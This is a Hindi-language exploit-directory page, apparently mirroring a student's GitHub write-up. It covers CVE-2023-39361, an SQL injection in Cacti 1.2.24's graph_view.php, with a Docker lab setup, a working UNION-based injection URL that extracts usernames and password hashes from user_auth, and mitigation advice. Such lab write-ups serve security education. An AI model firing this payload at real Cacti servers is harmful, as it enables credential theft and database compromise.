
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2023-39361 — # CVE-2023-39361 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट Cacti के graph_view.php में SQL इंजेक्शन, जिससे डेटा एक्सफिल्ट्रेशन और संभावित RCE हो सकता है। | Kitploit
उपकरण/GitHubGitHub/chodeokcheol/cve-2023-39361
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubchodeokcheol/cve-2023-39361

CVE-2023-39361

# CVE-2023-39361 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट Cacti के graph_view.php में SQL इंजेक्शन, जिससे डेटा एक्सफिल्ट्रेशन और संभावित RCE हो सकता है।

रिपॉजिटरी देखें
11 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

Cacti graph_view.php SQL Injection Leads to RCE [CVE-2023-39361]

[ WHS 3기 ] - 남기찬_7342 (ChoDeokCheol)


सारांश

  • Cacti 1.2.24 सर्वर में graph_view.php फ़ाइल के grow_right_pane_tree फ़ंक्शन में एक भेद्यता मौजूद है।
  • जब action पैरामीटर को tree_content पर सेट किया जाता है, तो उपयोगकर्ता इनपुट rfilter पैरामीटर मौजूद होता है।
  • rfilter पैरामीटर को html_validate_tree_vars फ़ंक्शन के माध्यम से सत्यापित किया जाता है, लेकिन यह सत्यापन केवल यह जांचता है कि यह एक मान्य नियमित अभिव्यक्ति है या नहीं।
  • अंततः rfilter मान को SQL क्वेरी में डाला जाता है, जिससे कोड इंजेक्शन संभव है।
  • id, username आदि मान निकाले जा सकते हैं (इस PoC में उपयोग किया गया)।

पूर्व-आवश्यकताएँ

  • docker-compose -v के माध्यम से Docker Compose की स्थापना और संस्करण की जाँच करें।
  • CVE-2023-39361 कॉन्फ़िगरेशन के लिए आवश्यक Docker घटक तैयार करें (yml या इमेज आदि)।

पर्यावरण सेटअप और निष्पादन

  • vulhub के अंतर्गत cacti/CVE-2023-39361/docker-compose.yml, entrypoint.sh का उपयोग करें।

  • docker compose up -d के माध्यम से PoC पर्यावरण सेट करें। (इमेज: cacti:1.2.24)


  • yml फ़ाइल में सेट किए गए लोकलहोस्ट पते 8080:80 पर Cacti सर्वर सेट करें। 도커 poc 환경구축 cacti 서버 구축

भेद्यता PoC

  • यह भेद्यता तब होती है जब प्रमाणीकरण सेटिंग्स में सामान्य उपयोगकर्ता (अतिथि) को ग्राफ़ देखने की अनुमति दी जाती है।

  • इस भेद्यता को निम्नलिखित पैरामीटर इनपुट के साथ सत्यापित किया जा सकता है:

    • %20OR%20""="((" : एक प्रतिनिधि SQL इंजेक्शन कोड। OR के माध्यम से बलपूर्वक सत्य स्थिति उत्पन्न करता है।
    • %20UNION%20SELECT% : वांछित मनमाना परिणाम प्राप्त करता है।
    • (select%20concat(id,0x23,username,0x23,password)%20from%20user_auth%20limit%201) : id#username#password मान का अनुरोध करता है।
    • (select%20user()),(select%20version()) : डेटाबेस उपयोगकर्ता / संस्करण प्राप्त करता है।
    • %23 : # है, इसलिए बाद का SQL कथन अप्रभावी हो जाता है।

http://your-ip:8080/graph_view.php?action=tree_content&node=1-1-tree_anchor&rfilter=aaaaaaa"%20OR%20""="(("))%20UNION%20SELECT%201,2,(select%20concat(id,0x23,username,0x23,password)%20from%20user_auth%20limit%201),4,5,6,(select%20user()),(select%20version()),9,10%23


परिणाम

burpsuite 실행 및 respond यह देखा जा सकता है कि अनुरोध के अनुसार प्रतिक्रिया दी गई।


सारांश

SQL इंजेक्शन हमला मुख्य रूप से सर्वर संवाद के दौरान उपयोगकर्ता इनपुट को स्वीकार करने पर होता है। इस SQL इंजेक्शन हमले के कारण डेटाबेस की आंतरिक गोपनीयता से समझौता हुआ, और संपत्ति के रिसाव का परिणाम देखा गया।
इस SQL इंजेक्शन के उपाय के रूप में, rfilter पर बुनियादी श्वेतसूची मान सत्यापन की जाँच की जा सकती है या (", ', ;, ...) जैसे विशेष वर्णों को एस्केप किया जा सकता है। या DB एक्सेस करते समय Doctrine जैसी ORM लाइब्रेरी का उपयोग करने जैसे सुधार किए जा सकते हैं।

टूल डाउनलोड करें